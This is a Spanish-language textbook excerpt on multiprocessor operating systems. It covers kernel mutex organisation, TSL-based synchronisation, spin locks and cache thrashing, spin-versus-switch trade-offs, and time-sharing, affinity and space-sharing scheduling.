


Figura 8-9. El modelo de multiprocesador SMP.

libre. La solución más simple para estos problemas es asociar un mutex (es decir, bloqueo) con el sistema operativo, convirtiendo a todo el sistema en una gran región crítica. Cuando una CPU desea ejecutar código del sistema operativo, debe adquirir primero el mutex. Si el mutex está bloqueado, sólo espera. De esta forma, cualquier CPU puede ejecutar el sistema operativo, pero sólo una a la vez.

Este modelo funciona, pero casi tan mal como el modelo maestro-esclavo. De nuevo, suponga que 10% de todo el tiempo de ejecución se invierte dentro del sistema operativo. Con 20 CPUs, habrá largas colas de CPUs esperando entrar. Por fortuna, es fácil de mejorar. Muchas partes del sistema operativo son independientes unas de otras. Por ejemplo, no habría problema si una CPU ejecutara el planificador mientras que otra CPU manejara una llamada al sistema de archivos, y una tercera CPU estuviera procesando un fallo de página.

Esta observación ocasiona que se divida el sistema operativo en varias regiones críticas independientes que no interactúan entre sí. Cada región crítica está protegida por su propio mutex, por lo que sólo una CPU a la vez puede ejecutarlo. De esta forma se puede lograr mucho más paralelismo. Sin embargo, puede ocurrir que algunas tablas (como las de procesos) sean utilizadas por varias regiones críticas. Por ejemplo, la tabla de procesos es necesaria para la programación, pero también para la llamada al sistema `fork` y para el manejo de señales. Cada tabla que pueda ser utilizada por varias regiones críticas necesita su propio mutex. De esta forma, cada región crítica se puede ejecutar sólo por una CPU a la vez, y cada tabla crítica se puede utilizar sólo por una CPU a la vez.

La mayoría de los multiprocesadores modernos utilizan esta organización. La parte difícil sobre escribir el sistema operativo para una máquina de este tipo no es que el código actual sea tan distinto de un sistema operativo regular. No es así. La parte difícil es dividirlo en regiones críticas que se puedan ejecutar de manera concurrente por distintas CPUs sin interferir unas con otras, ni siquiera en formas sutiles e indirectas. Además, cada tabla utilizada por dos o más regiones críticas debe estar protegida por separado por un mutex, y todo el código que utilice la tabla debe utilizar el mutex en forma correcta.

Además, hay que tener mucho cuidado para evitar los interbloqueos. Si dos regiones críticas necesitan la tabla *A* y la tabla *B*, y una de ellas reclama la tabla *A* primero y la otra reclama la tabla *B* primero, tarde o temprano ocurrirá un interbloqueo y nadie sabrá por qué. En teoría, a todas las

tablas se les podrían asignar valores enteros y todas las regiones críticas podrían requerir la adquisición de tablas en orden ascendente. Esta estrategia evita los interbloqueos, pero requiere que el programador piense con mucho cuidado sobre cuáles tablas necesita cada región crítica, y realice las peticiones en el orden correcto.

A medida que el código evoluciona con el tiempo, una región crítica puede llegar a necesitar una nueva tabla que no necesitaba antes. Si el programador es nuevo y no comprende la lógica completa del sistema, entonces la tentación será sólo colocar el mutex en la tabla, en el punto en el que se necesite y liberarlo cuando ya no sea necesario. Sin importar qué tan razonable pueda parecer esto, se pueden producir interbloqueos, que el usuario percibirá como si el sistema se paralizara. No es fácil hacerlo bien, y mantenerlo así durante un periodo de años frente a los cambios de programadores es muy difícil.

8.1.3 Sincronización de multiprocesadores

Con frecuencia, las CPUs en un multiprocesador necesitan sincronizarse. Acabamos de ver el caso en el que las regiones críticas del kernel y las tablas se tienen que proteger mediante mutexes. Ahora vamos a analizar con más detalle la forma en que funciona esta sincronización en un multiprocesador. No carece de importancia, como pronto veremos.

Para empezar, realmente se necesitan primitivas de sincronización apropiadas. Si un proceso en una máquina uniprocesador (sólo una CPU) realiza una llamada al sistema que requiera acceder a cierta tabla crítica del kernel, el código del kernel sólo tiene que deshabilitar las interrupciones antes de tocar la tabla. Después puede hacer su trabajo, sabiendo que podrá terminar sin que ningún otro proceso se entrometa y toque la tabla antes de que haya terminado. En un sistema multiprocesador, deshabilitar las interrupciones sólo afecta a esa CPU, desshilitándola. Las demás CPUs se siguen ejecutando y aún pueden tocar la tabla crítica. Como consecuencia, se debe utilizar un protocolo de mutex apropiado, el cual debe ser respetado por todas las CPUs para garantizar que funcione la exclusión mutua.

El corazón de cualquier protocolo de mutex práctico es una instrucción especial que permite inspeccionar una palabra de memoria y establecerla en una operación indivisible. En la figura 2-22 vimos cómo se utilizaba `TSL` (Probar y establecer bloqueo) para implementar regiones críticas. Como vimos antes, lo que hace esta instrucción es leer una palabra de memoria y almacenarla en un registro. Al mismo tiempo, escribe un 1 (o cualquier otro valor distinto de cero) en la palabra de memoria. Desde luego que se requieren dos ciclos de bus para realizar las operaciones de lectura y escritura de memoria. En un uniprocesador, mientras que la instrucción no se pueda descomponer a mitad de ejecución, `TSL` siempre funcionará como se espera.

Ahora piense en lo que podría ocurrir en un multiprocesador. En la figura 8-10 podemos ver la sincronización en el peor caso, en donde la palabra de memoria 1000, que se utiliza como bloqueo, en un principio es 0. En el paso 1, la CPU 1 lee la palabra y obtiene un 0. En el paso 2, antes de que la CPU 1 tenga la oportunidad de volver a escribir la palabra para que sea 1, la CPU 2 entra y también lee la palabra como un 0. En el paso 3, la CPU 1 escribe un 1 en la palabra. En el paso 4, la CPU 2 también escribe un 1 en la palabra. Ambas CPUs obtuvieron un 0 de la instrucción `TSL`, por lo que ambas tienen ahora acceso a la región crítica y falla la exclusión mutua.




Figura 8-10. La instrucción TSL puede fallar si el bus no se puede bloquear. Estos cuatro pasos muestran una secuencia de eventos en donde se demuestra la falla.

Para evitar este problema, la instrucción TSL debe primero bloquear el bus, para evitar que otras CPUs lo utilicen; después debe realizar ambos accesos a la memoria, y luego desbloquear el bus. Por lo general, para bloquear el bus se hace una petición del bus usando el protocolo de petición de bus común, y después se declara (es decir, se establece a un 1 lógico) cierta línea de bus especial hasta que se hayan completado *ambos* ciclos. Mientras que esté declarada esta línea especial, ninguna otra CPU obtendrá acceso al bus. Esta instrucción puede implementarse sólo en un bus que tenga las líneas necesarias y el protocolo (de hardware) para utilizarlas. Los buses modernos tienen estas facilidades, pero en los primeros que no las tenían, no era posible implementar la instrucción TSL en forma correcta. Ésta es la razón por la que se inventó el protocolo de Peterson: para sincronizar por completo en el software (Peterson, 1981).

Si la instrucción TSL se implementa y utiliza en forma correcta, garantiza que la exclusión mutua pueda llegar a funcionar. Sin embargo, este método de exclusión mutua utiliza un **bloqueo de giro** debido a que la CPU que hace la petición sólo espera en un ciclo estrecho, evaluando el bloqueo lo más rápido que pueda. No sólo se desperdicia por completo el tiempo de la CPU (o CPUs) que hace la petición, sino que también se puede imponer una carga masiva en el bus o la memoria, reduciendo considerablemente a todas las demás CPUs que tratan de realizar su trabajo normal.

En primera instancia, podría parecer que la presencia de la caché debería eliminar el problema de la contención del bus, pero no es así. En teoría, una vez que la CPU que hace la petición ha leído la palabra de bloqueo, debe obtener una copia en su caché. Mientras que ninguna otra CPU intente utilizar el bloqueo, la CPU que hace la petición debe ser capaz de salir de su caché. Cuando la CPU que posee el bloqueo escribe un 1 en la caché para liberarla, el protocolo de la caché invalida de manera automática todas las copias de ésta en las cachés remotas, con lo que se debe volver a obtener el valor correcto.

El problema es que las cachés operan en bloques de 32 o 64 bytes. Por lo general, la CPU que contiene el bloqueo necesita las palabras que lo rodean. Como la instrucción TSL es una escritura (ya que modifica el bloqueo), necesita acceso exclusivo al bloque de la caché que contiene el bloqueo. Por lo tanto, cada instrucción TSL invalida el bloqueo en la caché de la CPU que contiene el bloqueo y obtiene una copia privada y exclusiva para la CPU que hace la petición. Tan pronto como la CPU que contiene el bloqueo toca una palabra adyacente al mismo, el bloque de la caché se

mueve a su máquina. En consecuencia, todo el bloque de la caché que contiene el bloqueo se transporta constantemente entre el propietario del bloqueo y el que solicita el bloqueo, generando aún más tráfico en el bus que las lecturas individuales en la palabra de bloqueo.

Si pudiéramos deshacernos de todas las escrituras inducidas por TSL en el lado que hace la petición, podríamos reducir el *thrashing* de caché en forma considerable. Este objetivo se puede lograr al hacer que la CPU que hace la petición realice primero una lectura pura, para ver si el bloqueo está libre. Sólo si el bloqueo parece estar libre es cuando se realiza una TSL para poder adquirirlo. El resultado de este pequeño cambio es que la mayoría de los sondeos son ahora lecturas en vez de escrituras. Si la CPU que contiene el bloqueo sólo lee las variables en el mismo bloque de caché, cada una de ellas puede tener una copia del bloque de la caché en modo de sólo lectura compartido, eliminando todas las transferencias del bloque de caché. Cuando por fin se libera el bloqueo, el propietario realiza una escritura, la cual requiere acceso exclusivo, con lo cual se invalidan todas las otras copias en las cachés remotas. En la siguiente lectura que realice la CPU que hace la petición, el bloque de la caché se volverá a cargar. Observe que si hay dos o más CPUs contendiendo por el mismo bloqueo, puede ocurrir que ambas vean que está libre al mismo tiempo, y ambas puedan llegar a realizar una operación TSL simultánea para adquirirlo. Sólo una de estas operaciones tendrá éxito, por lo que no hay condición de competencia aquí debido a que la verdadera adquisición la realiza la instrucción TSL, y esta instrucción es atómica. Detectar que el bloqueo está libre y tratar de obtenerlo de inmediato con una operación TSL no garantiza la obtención del mismo. Alguien más podría ganar, pero para que el algoritmo sea correcto, no importa quién lo obtenga. El éxito en la lectura pura es tan sólo una sugerencia de que sería un buen momento de adquirir el bloqueo, pero no constituye una garantía de que la adquisición tendrá éxito.

Otra forma de reducir el tráfico en el bus es mediante el uso del popular algoritmo de *backoff* exponencial binario de Ethernet (Anderson, 1990). En vez de sondear en forma continua como en la figura 2-22, se puede insertar un ciclo de retraso entre los sondeos. Al principio, el retraso es una instrucción. Si el bloqueo sigue ocupado, el retraso se duplica a dos instrucciones, después a cuatro instrucciones, y así hasta llegar a cierto valor máximo. Un máximo bajo ofrece una respuesta rápida cuando se libera el bloqueo, pero desperdicia más ciclos de bus en el *thrashing* de la caché. Un máximo alto reduce el *thrashing* de la caché a expensas de no observar que el bloque está libre con tanta rapidez. El algoritmo de *backoff* exponencial binario se puede utilizar con o sin las lecturas puras que van antes de la instrucción TSL.

Una idea mejor incluso es proporcionar a cada CPU que desea adquirir el mutex su propia variable de bloqueo privada para evaluarla, como se ilustra en la figura 8-11 (Mellor-Crummey y Scott, 1991). La variable debe residir en un bloque de caché no utilizado, para evitar conflictos. El algoritmo funciona al hacer que una CPU que no puede adquirir el bloqueo asigne una variable de bloqueo y se adjunte a sí misma al final de una lista de CPUs que esperan el bloqueo. Cuando la CPU que contiene el bloque sale de la región crítica, libera el bloqueo privado que la primera CPU en la lista está evaluando (en su propia caché). Después, esta CPU entra a la región crítica. Cuando termina, libera el bloqueo que está usando su sucesora, y así en lo sucesivo. Aunque el protocolo es algo complicado (para evitar que dos CPUs se adjunten a sí mismas al final de la lista al mismo tiempo), es eficiente y libre de inanición. Para obtener todos los detalles, los lectores deberán consultar el artículo.




Figura 8-11. Uso de varios bloqueos para evitar el *thrashing* de la caché.

Comparación entre espera activa y conmutación

Hasta ahora hemos asumido que una CPU que necesita un mutex bloqueado sólo lo espera, ya sea mediante un sondeo continuo, un sondeo intermitente o adjuntándose a sí misma a una lista de CPUs en espera. Algunas veces no hay alternativa para que la CPU que hace la petición sólo espere. Por ejemplo, suponga que cierta CPU está inactiva y necesita acceder a la lista compartida de procesos listos para elegir un proceso y ejecutarlo. Si la lista de procesos listos está bloqueada, la CPU no puede sólo decidir suspender lo que está haciendo y ejecutar otro proceso, ya que para ello tendría que leer la lista de procesos listos. *Debe* esperar hasta que pueda adquirir esa lista.

Sin embargo, en otros casos hay una opción. Por ejemplo, si algún hilo en una CPU necesita acceso a la caché del búfer del sistema de archivos y actualmente está bloqueada, la CPU puede decidir cambiar a un hilo distinto en vez de esperar. La cuestión de si debe hacer una espera activa o realizar un cambio de hilo ha sido tema de mucha investigación, parte de la cual analizaremos a continuación. Observe que esta cuestión no ocurre en un uniprocesador, ya que no tiene mucho sentido una espera activa cuando no hay otra CPU para liberar el bloqueo. Si un subproceso trata de adquirir un bloqueo y falla, siempre se bloquea para dar al propietario del bloqueo la oportunidad de ejecutarse y liberar el bloqueo.

Suponiendo que la espera activa y realizar un cambio de hilo son opciones viables, hay que hacer la siguiente concesión. La espera activa desperdicia ciclos de la CPU de manera directa; evaluar un bloqueo en forma repetida no es un trabajo productivo. Sin embargo, cambiar de hilo también desperdicia ciclos de la CPU, ya que se debe guardar el estado del hilo actual, se debe adquirir el bloqueo sobre la lista de procesos listos, hay que seleccionar un hilo, se debe cargar su estado y debe iniciarse. Además, la caché de la CPU contendrá todos los bloques incorrectos, por lo que ocurrirán muchos fallos de caché a medida que el nuevo hilo se empiece a ejecutar. También es probable que ocurran fallos de TLB. En un momento dado se realizará un cambio de vuelta al hilo original, y le seguirán más fallos de caché. Además de los fallos de caché, se desperdician los ciclos invertidos en estos dos cambios de contexto.

Por ejemplo, si se sabe que los mutexes se contienen generalmente durante 50 μseg, y se requiere 1 mseg para cambiar del hilo actual, y 1 mseg para volver a cambiar posteriormente, es más eficiente una espera activa sobre el mutex. Por otra parte, si el mutex promedio se contiene durante 10 mseg, vale la pena el esfuerzo de realizar los dos cambios de contexto. El problema es que las regiones críticas pueden variar de manera considerable en cuanto a su duración, así que, ¿cuál método es mejor?

Un diseño es una espera activa todo el tiempo; un segundo diseño es siempre cambiar. Un tercer diseño es tomar una decisión por separado cada vez que nos encontramos con un mutex bloqueado. Al momento en que se tiene que tomar la decisión, no se sabe si es mejor realizar una espera activa o cambiar, pero para cualquier sistema dado, es posible realizar un rastreo de toda la actividad y analizarla después fuera de línea. Así, podemos saber en retrospectiva cuál decisión fue la mejor y cuánto tiempo se desperdició en el mejor caso. Este algoritmo de retrospección se convierte entonces en un punto de referencia contra el que se pueden medir los algoritmos viables.

Los investigadores han estudiado este problema (Karlin y colaboradores, 1989; Karlin y colaboradores, 1991; Ousterhout, 1982). La mayor parte del trabajo utiliza un modelo en el que un hilo que no puede adquirir un mutex gira durante cierto periodo. Si se excede este umbral, hace el cambio. En algunos casos se corrige el umbral, que por lo general es la sobrecarga conocida por cambiar a otro hilo y después cambiar de vuelta. En otros casos es dinámico, dependiendo de la historia observada del mutex sobre el que se espera.

Los mejores resultados se obtienen cuando el sistema lleva el rastro de los últimos tiempos de espera activa observados, y asume que éste será similar a los anteriores. Por ejemplo, suponiendo un tiempo de cambio de contexto de 1 mseg otra vez, un hilo realiza una espera activa por un máximo de 2 mseg, pero observe cuánto tiempo giró en realidad. Si no puede adquirir un bloqueo y detecta que en las tres ejecuciones anteriores esperó un promedio de 200 μseg, debe hacer una espera activa por 2 mseg antes de cambiar de hilo. Pero si detecta que la espera activa dura los 2 mseg completos en cada uno de los intentos anteriores, debe cambiar de inmediato y no realizar una espera activa. Encontrará más detalles en (Karlin y colaboradores, 1991).

8.1.4 Planificación de multiprocesadores

Antes de analizar la forma en que se realiza la planificación en los multiprocesadores, es necesario determinar *qué* es lo que se va a planificar. En los días de antaño, cuando todos los procesos tenían un solo hilo, los procesos eran los que se planificaban; no había nada más que se pudiera planificar. Todos los sistemas operativos modernos soportan procesos multihilo, lo cual complica aún más la planificación.

Es importante saber si los hilos son de kernel o de usuario. Si la ejecución de hilos se lleva a cabo mediante una biblioteca en espacio de usuario y el kernel no sabe nada acerca de los hilos, entonces la planificación se lleva a cabo con base en cada proceso, como siempre. Si el kernel ni siquiera sabe que los hilos existen, es muy difícil que pueda planificarlos.

Con los hilos del kernel sucede algo distinto. Aquí el kernel está al tanto de todos los hilos y puede elegir y seleccionar de entre los hilos que pertenecen a un proceso. En estos sistemas, la tendencia es que el kernel seleccione un hilo para ejecutarlo, y el proceso al que pertenece sólo

tiene un pequeño papel (o tal vez ninguno) en el algoritmo de selección de hilos. A continuación hablaremos sobre la planificación de hilos, pero desde luego que, en un sistema con procesos con un solo hilo, o con hilos implementados en espacio de usuario, son los procesos los que se programan.

Proceso contra hilo no es la única cuestión de planificación. En un uniprocesador, la planificación es de una dimensión. La única pregunta que hay que responder (repetidas veces) es: "¿Cuál hilo se debe ejecutar a continuación?". En un multiprocesador, la planificación tiene dos dimensiones: el planificador tiene que decidir qué hilo ejecutar y en cuál CPU lo va a ejecutar. Esta dimensión adicional complica de manera considerable la planificación en los multiprocesadores.

Otro factor que complica las cosas es que, en ciertos sistemas, ninguno de los hilos está relacionado, mientras que en otros se dividen en grupos donde todos pertenecen a la misma aplicación y trabajan en conjunto. Un ejemplo del primer caso es un sistema de tiempo compartido, en el que usuarios independientes inician procesos independientes. Los hilos de los distintos procesos no están relacionados, y cada uno de ellos se puede planificar de manera independiente a los demás.

Un ejemplo del segundo caso ocurre con regularidad en los entornos de desarrollo de programas. A menudo, los sistemas extensos consisten de cierto número de archivos de encabezado que contienen macros, definiciones de tipos y declaraciones de variables que utilizan los archivos de código actuales. Cuando se modifica un archivo de encabezado, se deben volver a compilar todos los archivos de código que lo incluyen. El programa *make* se utiliza comúnmente para administrar el desarrollo. Cuando se invoca *make*, inicia la compilación sólo de aquellos archivos de código que se deben volver a compilar debido a las modificaciones realizadas en el encabezado o los archivos de código. Los archivos de código objeto que siguen siendo válidos no se regeneran.

La versión original de *make* realizaba su trabajo en forma secuencial, pero las versiones más recientes diseñadas para multiprocesadores pueden iniciar todas las compilaciones a la vez. Si se necesitan 10 compilaciones, no tiene caso programar 9 de ellas para que se ejecuten de inmediato y dejar la última hasta mucho después, ya que el usuario no percibirá el trabajo como terminado sino hasta que termine la última compilación. En este caso, tiene sentido considerar los hilos que realizan las compilaciones como si fueran un grupo, y tomar eso en cuenta al programarlos.

Tiempo compartido

Vamos a analizar el caso de la programación de hilos independientes; más adelante consideraremos cómo planificar hilos relacionados. El algoritmo de planificación más simple para lidiar con hilos no relacionados es tener una sola estructura de datos a nivel de sistema para los hilos que estén listos, que tal vez sea sólo una lista, pero es mucho más probable que sea un conjunto de listas para los hilos con distintas prioridades, como se ilustra en la figura 8-12(a). Aquí, las 16 CPUs están ocupadas en un momento dado, y hay un conjunto de 14 hilos por orden de prioridad, esperando ser ejecutados. La primera CPU en terminar su trabajo actual (o en hacer que su hilo se bloquee) es la CPU 4, que después bloquea las colas de programación y selecciona el hilo con mayor prioridad (*A*), como se muestra en la figura 8-12(b). A continuación, la CPU 12 queda inactiva y selecciona el hilo *B*, como se ilustra en la figura 8-12(c). Mientras que los hilos no estén relacionados de nin-

guna manera, es una opción razonable llevar a cabo la planificación de esta forma, y es muy simple de implementar con eficiencia.




Figura 8-12. Uso de una sola estructura de datos para programar un multiprocesador.

Al tener una sola estructura de datos de planificación utilizada por todas las CPUs, éstas se comparten en el tiempo, de igual forma que como se hace en un sistema uniprocesador. También se proporciona un balance automático de la carga, ya que no puede haber una CPU inactiva mientras otras están sobrecargadas. Dos desventajas de este método son: la potencial contención por la estructura de datos que se utiliza en la programación a medida que aumenta el número de CPUs, y la sobrecarga usual que se produce al realizar un cambio de contexto, cuando un hilo se bloquea en espera de una operación de E/S.

También es posible que ocurra un cambio de contexto al momento en que expire el quantum de un hilo, por ejemplo, en un multiprocesador, que tiene ciertas propiedades que no están presentes en un uniprocesador. Suponga que el hilo contiene un bloqueo de espera activa al momento en que expira su quantum. Las otras CPUs que esperan a que se libere el bloqueo de espera activa sólo desperdician su tiempo en una espera activa hasta que se vuelve a programar ese hilo y se libera el bloqueo. En un uniprocesador, los bloqueos de espera activa se utilizan raras veces, por lo que si un proceso se suspende mientras contiene un mutex, y otro hilo se inicia y trata de adquirir el mutex, se bloqueará de inmediato, por lo que no se desperdicia mucho tiempo.

Para solucionar esta anomalía, algunos sistemas utilizan la **planificación inteligente**, en la cual un hilo que adquiere un bloqueo de espera activa establece una bandera a nivel de proceso, para mostrar que actualmente tiene un bloqueo de espera activa (Zahorjan y colaboradores, 1991). Al liberar el bloqueo, se borra la bandera. Así, el planificador no detiene un hilo que contenga un bloqueo de espera activa, sino que le da un poco más de tiempo para que complete su región crítica y libere el bloqueo.

Otra cuestión que desempeña un papel en la planificación es el hecho de que aunque todas las CPUs son iguales, ciertas CPUs son más iguales que otras. En especial, cuando el subproceso *A* se ha ejecutado durante mucho tiempo en la CPU *k*, la caché de esta CPU estará llena de bloques de *A*. Si *A* se vuelve a ejecutar poco tiempo después, tal vez su rendimiento sea mejor si se ejecuta en

la CPU *k* debido a que la caché de esta CPU tal vez todavía contenga algunos de los bloques de *A*. Cuando se cargan previamente los bloques en la caché se incrementa la proporción de aciertos y, en consecuencia, la velocidad del hilo. Además, se puede dar el caso de que la TLB contenga las páginas correctas, con lo cual se reducen sus fallas.

Algunos multiprocesadores toman en cuenta este efecto y utilizan lo que se conoce como **planificación por afinidad** (Vaswani y Zahorjan, 1991). Aquí, la idea básica es esforzarse en serio por hacer que un hilo se ejecute en la misma CPU en que se ejecutó la última vez. Una manera de crear esta afinidad es mediante el uso de un **algoritmo de planificación de dos niveles**. Cuando se crea un hilo, éste se asigna a una CPU, por ejemplo con base en cuál de las CPUs tiene la menor carga en ese momento. Esta asignación de hilos a CPUs es el nivel superior del algoritmo. Como resultado de esta directiva, cada CPU adquiere su propia colección de hilos.

La planificación actual de los hilos es el nivel inferior del algoritmo. Cada CPU la realiza por separado, mediante el uso de prioridades o de algún otro medio. Al tratar de mantener un hilo en la misma CPU durante todo su tiempo de vida, se maximiza la afinidad de la caché. No obstante, si una CPU no tiene hilos qué ejecutar, obtiene uno de otra CPU en vez de quedar inactiva.

La planificación de dos niveles tiene tres beneficios. En primer lugar, distribuye la carga de una manera casi uniforme sobre las CPUs disponibles. En segundo lugar, se aprovecha la afinidad de la caché siempre que sea posible. En tercer lugar, al dar a cada CPU su propia lista de hilos listos se minimiza la contención por estas listas, ya que es muy poco frecuente que una CPU intente utilizar la lista de hilos listos de otra CPU.

Espacio compartido

El otro método general para la planificación de multiprocesadores se puede utilizar cuando los hilos están relacionados entre sí de alguna manera. Anteriormente mencionamos el ejemplo del programa *make* paralelo como uno de los casos. También ocurre con frecuencia que un solo proceso tenga varios hilos que trabajen en conjunto. Por ejemplo, si los hilos de un proceso se comunican con mucha frecuencia, es conveniente hacer que se ejecuten al mismo tiempo. A la planificación de varios hilos al mismo tiempo, esparcidos sobre varias CPUs, se le conoce como **espacio compartido**.

El algoritmo de espacio compartido más simple funciona de la siguiente manera. Suponga que se crea un grupo completo de hilos relacionados al mismo tiempo. Al momento de su creación, el programador comprueba si hay tantas CPUs libres como el número de hilos. Si las hay, a cada hilo se le proporciona su propia CPU dedicada (es decir, sin multiprogramación) y todos empiezan su ejecución. Si no hay suficientes CPUs, ninguno de los hilos se iniciará, sino hasta que haya suficientes CPUs disponibles. Cada hilo se aferra a su CPU hasta que termina, y en ese momento la CPU se regresa a la reserva de CPUs disponibles. Si un hilo se bloquea en espera de una operación de E/S, de todas formas retiene a la CPU, que simplemente se queda inactiva hasta que el hilo se despierta. Cuando aparece el siguiente lote de hilos, se aplica el mismo algoritmo.

En cualquier instante, el conjunto de CPUs se divide de manera estática en cierto número de particiones, cada una de las cuales ejecuta los hilos de un hilo. Por ejemplo, en la figura 8-13 hay particiones con 4, 6, 8 y 12 CPUs, y hay 2 CPUs sin asignar. Con el tiempo cambiará el número y el tamaño de las particiones, a medida que se creen nuevos hilos y cuando los anteriores terminen de ejecutarse.




Figura 8-13. Un conjunto de 32 CPUs divididas en cuatro particiones, con dos CPUs disponibles.

De vez en cuando hay que tomar decisiones sobre planificación. En los sistemas con uniprocesador, el algoritmo "el trabajo más corto primero" es un algoritmo popular para la programación por lotes. El algoritmo análogo para un multiprocesador es seleccionar el proceso que necesita el menor número de ciclos de la CPU; es decir, el hilo cuyo valor de la multiplicación "cuenta de la CPU × tiempo de ejecución" sea el menor de todos. No obstante, en la práctica esta información raras veces está disponible, por lo que es difícil llevar a cabo el algoritmo. De hecho, los estudios han demostrado que, en la práctica, es difícil vencer al algoritmo "primero en llegar, primero en ser atendido" (Krueger y colaboradores, 1994).

En este modelo simple de particionamiento, un hilo sólo pide cierto número de CPUs y los obtiene todos, o tiene que esperar hasta que estén disponibles. Una metodología distinta es que los hilos administren de manera activa el grado de paralelismo. Un método para administrar el paralelismo es tener un servidor central que lleve la cuenta de cuáles hilos se están ejecutando, cuáles desean ejecutarse y cuáles son sus requerimientos de CPU mínimos y máximos (Tucker y Gupta, 1989). De vez en cuando, cada aplicación sondea al servidor central para saber cuántas CPUs puede utilizar. Después aumenta o reduce el número de hilos para ajustarse a lo que haya disponible. Por ejemplo, un servidor Web puede tener 5, 10, 20 o cualquier otro número de hilos ejecutándose en paralelo. Si en un momento dado tiene 10 hilos, aumenta la demanda de CPUs de manera repentina y el servidor Web tiene que reducir su número de hilos a 5, cuando los siguientes 5 hilos terminen su trabajo actual, tendrán que dejar de ejecutarse en vez de recibir más trabajo. Este esquema permite que los tamaños de las particiones varíen en forma dinámica para adaptarse a la carga de trabajo actual de una mejor forma que el sistema fijo de la figura 8-13.

Planificación por pandilla

Una ventaja clara de la compartición de espacio es la eliminación de la multiprogramación, que a su vez elimina la sobrecarga impuesta por el cambio de contexto. Sin embargo, una desventaja también clara es el tiempo que se desperdicia cuando una CPU se bloquea y no tiene nada que hacer hasta que vuelva a estar lista. En consecuencia, las personas han buscado algoritmos que intenten realizar la planificación tanto en tiempo como en espacio, en especial para los hilos que crean varios hilos, que por lo general se necesitan comunicar entre sí.

